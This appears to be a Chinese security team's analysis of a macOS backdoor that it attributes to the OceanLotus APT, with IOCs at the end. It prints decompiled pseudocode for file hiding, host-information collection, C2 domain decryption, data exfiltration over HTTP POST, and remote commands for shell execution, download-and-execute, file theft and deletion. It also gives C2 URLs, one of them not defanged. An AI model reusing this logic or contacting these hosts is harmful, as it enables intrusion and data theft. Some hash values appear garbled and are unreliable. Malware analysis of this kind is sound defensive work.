hep@hepdeMac Feeds %
```

调用hiddenFile / setTimeFile方法隐藏文件，随机化创建时间：

```
l
hiddenFile(v7);
setTimeFile(v7);
if ( v7 )
```

加密搜集到的信息：

```

IDA View-KIP Pseudocode-U Pseudocode-T Pseudocode-A Pseudocode-B
230 Arch = HandlePP::getArch((HandlePP *)&computerName);
231 pid = getpid();
232 std::string::string((std::string *)&v68, (const std::string *)&HandlePP::pathProcess);
233 Parser::Parser((Parser *)v67);
234 Parser::inBytes((Parser *)v67, &HandlePP::clientID, 0x10u);
235 Parser::inByte((Parser *)v67, 0x31u);
236 Parser::inByte((Parser *)v67, 0x3Du);
237 Parser::inByte((Parser *)v67, byte_10001541A);
238 Parser::inByte((Parser *)v67, v14);
239 Parser::inString((Parser *)v67, (unsigned __int8 *)osVersion, *((__DWORD *)osVersion - 6));
240 Parser::inByte((Parser *)v67, 0x74u);
241 Parser::inString((Parser *)v67, (unsigned __int8 *)userName, *((__DWORD *)userName - 6));
242 Parser::inString((Parser *)v67, (unsigned __int8 *)computerName, *((__DWORD *)computerName - 6));
243 Parser::inLong((Parser *)v67, HandlePP::installTime);
244 Parser::inByte((Parser *)v67, Arch);
245 Parser::inInt((Parser *)v67, pid);
246 Parser::inString((Parser *)v67, v68, *((__DWORD *)v68 - 6));
247 Parser::getDataVector((Parser *)v66);
248 std::vector<unsigned char>::vector(v60, v66);
249 Packet::Packet(v61, v60, 7LL, 0LL, 0LL);
250 if ( v60[0] )
251     operator delete(v60[0]);
252 v59 = 0;
253 Packet::getArrayBytes((Packet *)v58, (bool *)v61);
254 if ( !v59 )
255 {
256     v23 = 0;
257     goto LABEL_98;
258 }

```

获取c2 域名ssl.arkouthrie.com。

```

37 v3 = strlen(v2);
38 plain = (char *)get_plain((unsigned __int8 *)v2, v3, KEY, KEYLENGTH, 1);
39 v5 = char *plain; // rbx
40 std::string plain; // rbx
41 if ( plain )
42     free(plain);

```

备用C2 域名s3.hiahornber.com。

```

30 LABEL_8.
37 v3 = strlen(v2);
38 plain = (char *)get_plain((unsigned __int8 *)v2, v3, KEY, KEYLENGTH, 1);
39 v5 = char *plain; // rbx
40 std::string plain; // rbx
41 if ( plain )
42     free(plain);

```

备用C2 域名ssl.arkouthrie.com。

```

24 v5 = (unsigned __int8 *)strlen(v3);
25 plain = (char *)get_plain((AES256 *)v3, v5, KEY, KEYLENGTH, 1);
26 v7 = char *plain; // rbx
27 std::string plain; // rbx
28 if ( plain )
29     free(plain);
30 return this;

```

拼接请求：

http://ssl.arkouthrie.com/v3/yQ/r/eiCu1gd6Qme.js

*左右滑动查看更多

```
268 STRINGDATA::GET_DOMAIN_CLIENT_INFO(STRINGDATA *)&v54);
269 std::operator<<char>((std::string *)&v55);
270 std::string::assign((std::string *)&v56, (const std::string *)&v55);
271 v18 = v55 - 24; // [rsp+190h] [rbp-210h] BYREF
272 if ( (_UNKNOWN *) (v55 - 24) != &std::st
273   && _InterlockedExchangeAdd((volatile signed __int32 *) (v55 - 8), 0xffffffff) == 0 )
274 {
275   std::string::Rep::_M_destroy(v18, v86);
276 }
```

调用 Connector::postHttp 发送数据：

```
    *_WORD * )v50 = 0LL;
    v51 = 0LL;
    std::vector<unsigned char>::vector(&v49, v58);
    v21 = Connector::postHTTP((std::string *)v53);
    v22 = v49;
    if ( v49 )
        operator delete(v49);
    if ( !v21 )
    {
        std::vector<unsigned char>::vector(v43, v50);
        Packet::Packet(v44, v43);
        if ( v43[0] )
```

char v53[32]; // [rsp+160h] [rbp-240h] BYREF
{'\x18','A','P','\0','\x01','\0','\0','\0','\x1E','\0'}

远程控制

HandlePP::runHandle 部分主要功能为请求C2、接收指令并执行：

The screenshot shows the IDA Pro interface with the assembly view selected. The code is written in C-like pseudocode:

```
1 int64 __fastcall HandlePP::runHandle(unsigned __int64 this)
2 {
3     unsigned __int16 v1; // bx
4     unsigned __int16 v2; // ax
5     unsigned int v3; // eax
6     __int64 result; // rax
7
8     rand();
9     v1 = 1;
10    do
11    {
12        if ( (unsigned __int8)HandlePP::requestServer((HandlePP *)this) )
13        {
14            v2 = HandlePP::timeoutRequest;
15            v1 = 0;
16        }
17        else
18        {
19            v3 = time(0LL);
20            srand(v3);
21            v2 = HandlePP::timeoutRequest;
22            if ( (unsigned __int16)HandlePP::timeoutRequest >= 0x1Fu )
23            {
24                this = (unsigned int)(rand() % 5 + 5);
25                goto LABEL_7;
26            }
27            this = v2;
28        }
29        LABEL_7:
30        sleep(this);
31        result = (unsigned int)(rand() % 2 + 2);
32    }
33    while ( v1++ <= (int)result );
34    return result;
35 }
```

进入 HandlePP::requestServer 方法。

解密并拼接请求后，通过 Packet::getCommand 获取控制命令：

```
5 }
6 Command = (unsigned __int8)Packet::getCommand((Packet *)v135);
7 if ( (unsigned int)Command > 0x71 )
8 {
9     if ( Command > 171 )
0     {
1         if ( Command == 172 || Command == 232 )
2             goto LABEL_64;
3     }
4     else if ( Command == 114 || Command == 162 )
5     {
6         goto LABEL_64;
7     }
8 }
```

受控命令功能分析：

0x33 获取文件大小

0xE8 退出进程

0xA2 远程下载文件并执行

0xA1 执行系统命令

0x48 删除文件

0x72 文件上传

0x23 / 0x3C 文件下载

Command == 0x33 获得文件大小

```
    if ( Command == 0x33 )
    {
        std::vector<unsigned char>::vector(v103, &v130);
        Converter::Converter(v104, v103);
        if ( v103[0] )
            operator delete(v103[0]);
        v5 = v104;
        Converter::outString((Converter *)&v102);
        v31 = v102;
        if ( *(QWORD *)(&v102 - 24) )
        {
            v5 = v104;
            Converter::outString((Converter *)&v101);
            v32 = v101;
            if ( *(QWORD *)(&v101 - 3) )
            {
                std::string::string((std::string *)&v100, (const std::string *)&v101);
                FileSize = getFileSize((const std::string *)&v100); // 获得文件大小
                v34 = v100 - 24;
                if ( (_UNKNOWN *)(&v100 - 24) != &std::string::_Rep::_S_empty_rep_storage
                    && _InterlockedExchangeAdd((volatile signed _int32 *)(&v100 - 8), 0xFFFFFFFF) <= 0 )
                {
                    std::string::_Rep::_M_destroy(v34, v152);
                }
                v35 = 122;
                if ( FileSize != -1 )
                    v35 = 0;
                v36 = 21;
            }
        }
    }
```

Command == 0xE8 退出进程

```

if ( Command == 0xE8 )
{
    std::vector<unsigned char>::vector(v109, &v130);
    Converter::Converter(v110, v109);
    if ( v109[0] )
        operator delete(v109[0]);
    v5 = v110;
    Converter::outString((Converter *)&v108);
    if ( *(QWORD *)(&v108 - 24) )
    {
        std::string::string((std::string *)&v107, (const std::string *)&v108);
        std::vector<unsigned char>::vector(v106, v140);
        std::string::string((std::string *)&v105, (const std::string *)&v128);
        HandlePP::respondServer((std::string *)&v107, (_int64)v106, (const std::string *)&v105);
        v60 = v105 - 24;
        if ( (_UNKNOWN *)(&v105 - 24) != &std::string::_Rep::_S_empty_rep_storage
            && _InterlockedExchangeAdd((volatile signed __int32 *)(&v105 - 8), 0xFFFFFFFF) <= 0 )
        {
            std::string::_Rep::_M_destroy(v60, v152);
        }
        if ( v106[0] )
            operator delete(v106[0]);
        v61 = v107 - 24;
        if ( (_UNKNOWN *)(&v107 - 24) != &std::string::_Rep::_S_empty_rep_storage
            && _InterlockedExchangeAdd((volatile signed __int32 *)(&v107 - 8), 0xFFFFFFFF) <= 0 )
        {
            std::string::_Rep::_M_destroy(v61, v152);
        }
        exit(0);
    }
}

```

Command == 0xA2 && Command == 0xA1

```

if ( Command > 0xA1 )
{
    if ( Command == 0xA2 )
    {
        v29 = 1;
        v5 = (char *)&v153;
        pthread_create(&v84, &v153, respondLoadLunaThread, v44); // 远程下载文件并执行
    }
    else
    {
        v29 = 1;
        v5 = (char *)&v153;
        pthread_create(&v84, &v153, respondRunTerminalThread, v44); // 执行系统命令
    }
    goto LABEL_163;
}
if ( Command > 71 )

```

respondLoadLunaThread 线程分析 (功能：下载文件并执行)

如果已执行就删除执行文件。

```

v3 = a1 + 33;
std::vector<std::string>::push_back(&v33, a1 + 33);
if ( v2 == 178 && *((_DWORD *)a1 + 6) == 162 )
{
    if ( (unsigned __int8)is_file_exist(__filename) )// 判断文件存在
    {
        a1[28] = 36;
    }
    else if ( !fopen(__filename, "w") )
    {
        fclose(0LL);
    }
    v4 = a1 + 28;
    if ( !a1[28] )
    {
        std::string::string((std::string *)&v32, (const std::string *)&__filename);
        v5 = checkProcessExist(&v32); // 判断进程存在
        v6 = v32 - 24;
        if ( (_UNKNOWN *)(&v32 - 24) != &std::string::_Rep::_S_empty_rep_storage
            && _InterlockedExchangeAdd((volatile signed __int32 *)(&v32 - 8), 0xFFFFFFFF) <= 0 )
        {
            std::string::_Rep::_M_destroy(v6, v40);
        }
        if ( v5 )
            *v4 = 126;
        std::string::string((std::string *)&v31, (const std::string *)&__filename);
        removeFile(&v31); // 删除文件
        v7 = v31 - 24;
        if ( (_UNKNOWN *)(&v31 - 24) != &std::string::_Rep::_S_empty_rep_storage
            && _InterlockedExchangeAdd((volatile signed __int32 *)(&v31 - 8), 0xFFFFFFFF) <= 0 )
        {
            std::string::_Rep::_M_destroy(v7, v40);
        }
    }
    else
    {
        v4 = a1 + 28;
    }
}

```

未执行就写入磁盘并执行。

```

        if ( !*v4 )
    {
        std::string::string((std::string *)&v30, (const std::string *)&__filename);
        std::vector<unsigned char>::vector(&v29, v35);
        *(_DWORD *)(&a1 + 29) = HandlePP::loadLuna((std::string *)&v30); // 写入并执行文件
        if ( v29 )
            operator delete(v29);
        v8 = v30 - 24;
        if ( (_UNKNOWN *)(&v30 - 24) != &std::string::_Rep::_S_empty_rep_storage
            && _InterlockedExchangeAdd((volatile signed __int32 *)(&v30 - 8), 0xFFFFFFFF) <= 0 )
        {
            std::string::_Rep::_M_destroy(v8, v40);
        }
        if ( *(_DWORD *)(&a1 + 29) )
            *v4 = 18;
    }

```

respondRunTerminalThread 线程分析 (功能：执行系统命令)

```

7 std::vector<unsigned char>::vector(v24, a1);
8 Converter::Converter(v25, v24);
9 if ( v24[0] )
10    operator delete(v24[0]);
11 Converter::outString((Converter *)&v23);
12 Converter::outString((Converter *)&v22);
13 v2 = Converter::outShort((Converter *)v25);
14 v21 = (_int64)&std::string::_Rep::_S_empty_rep_storage + 24;
15 std::string::string((std::string *)&v20, (const std::string *)&v22);
16 *(DWORD *)(a1 + 29) = HandlePP::runCommand(&v20, (unsigned int)v2, &v21);
17 v3 = v20 - 24;
18 if ( (_UNKNOWN *) (v20 - 24) != &std::string::_Rep::_S_empty_rep_storage
19      && _InterlockedExchangeAdd((volatile signed __int32 *) (v20 - 8), 0xFFFFFFFF) <= 0 )
20 {
21    std::string::_Rep::_M_destroy(v3, v26);
22 }
23 if ( *(DWORD *) (a1 + 29) )
24    a1[28] = 18;
25 ...

```

Command == 0x48 删除文件

```

if ( Command == 0x48 )
{
    std::vector<unsigned char>::vector(v82, &v130);
    Converter::Converter(v83, v82);
    if ( v82[0] )
        operator delete(v82[0]);
    v5 = v83;
    Converter::outString((Converter *)&v81);
    v47 = v81;
    if ( *(_QWORD *)v81 - 3 ) )
    {
        v5 = v83;
        Converter::outString((Converter *)&v80);
        v48 = v80;
        if ( *(_QWORD *) (v80 - 24) )
        {
            std::string::string((std::string *)&v79, (const std::string *)&v81);
            v49 = removeFile(&v79);
            v50 = v79 - 24;
            if ( (_UNKNOWN *) (v79 - 24) != &std::string::_Rep::_S_empty_rep_storage
                  && _InterlockedExchangeAdd((volatile signed __int32 *) (v79 - 8), 0xFFFFFFFF) <= 0 )
            {
                std::string::_Rep::_M_destroy(v50, v152);
            }
            if ( v49 )
                v51 = 99;
            ...

```

Command == 0x72 文件上传

```

        }
        if ( Command == 0x72 ) |
    {
        v29 = 1;
        v5 = (char *)&v153;
        pthread_create(&v84, &v153, respondUploadThread, v44);
        goto LABEL_163;
    }
}

```

Command == 0x23 || Command == 0x3C 文件下载

```
else if ( Command == 0x23 || Command == 0x3C )
{
    v29 = 1;
    v5 = (char *)&v153;
    pthread_create(&v84, &v153, (void *)(__cdecl *)(void *))respondDownloadThread, v44);
    goto LABEL_163;
}
if ( *v46 )
    operator delete(*v46);
```

04

关联分析

根据样本行为特征、C2以及结合开源情报，确定此次攻击活动背后的组织为“海莲花”APT。

4.1

宏文档钓鱼

海莲花经常使用Word宏进行钓鱼攻击，文件普遍为.doc结尾的MHT恶意文档。本次攻击活动样本同样使用.doc结尾带有宏的MHT恶意文档。

4.2

C2特征

在海莲花历史样本 (firefox.dmg)中，发现了与本次攻击相同的C2回连URL与本次攻击活动样本相符(/v3/yQ/r/eiCu1gd6Qme.js)。

4.3

C2服务器

本次攻击活动样本的C2服务器：

[http://ssl.arkouthrie\[.\]com/appleauth/static/cssj/N252394295/widget/auth/app.css](http://ssl.arkouthrie[.]com/appleauth/static/cssj/N252394295/widget/auth/app.css)

*左右滑动查看更多

IOC :

HASH :

SHA256:2BB855DC5D845EB5F2466D7186F150C172DA737BFD9C7F6BC1804EoB8D20F22A
(2018-PHIẾU GHI DANH THAM DỰ TỈNH HỘI HMDC 2018.doc)

SHA256:4DA8365241C6B028A13B82D852C4F0155EB3D902782C6A538AC007A44A7D61B4
(syslogd)


SHA256:673ee7a57ba3c5a2384aeb17a66058e59foa4docddc4fo1fe32f369f6a845c8f
(screenassistantd / spellagentd)

C2 :

[http://ssl.arkouthrie\[.\]com/appleauth/static/cssj/N252394295/widget/auth/app.css](http://ssl.arkouthrie[.]com/appleauth/static/cssj/N252394295/widget/auth/app.css)

[http://ssl.arkouthrie\[.\]com/v3/yQ/r/eiCu1gd6Qme.js](http://ssl.arkouthrie[.]com/v3/yQ/r/eiCu1gd6Qme.js)

— 往期回顾 —



青队处置

关于github上
某免杀loader后门事件的分析



青队处置

代码注入和钩子(六)



红队突破

XFF注入漏洞的进阶利用及防御



新闻动态

万圣节特辑 | 网络攻击来捣蛋?安恒信息有妙招!

关于安恒信息安全服务团队

安恒信息安全服务团队由九维安全能力专家构成，其职责分别为：红队持续突破、橙队擅于赋能、黄队致力建设、绿队跟踪改进、青队快速处置、蓝队实时防御，紫队不断优化、暗队专注情报和研究、白队运营管理，以体系化的安全人才及技术为客户赋能。



收录于合集 #九维技术团队

140个

下一篇九维团队-青队 (处置) | 关于github上某免杀loader后门事件的分析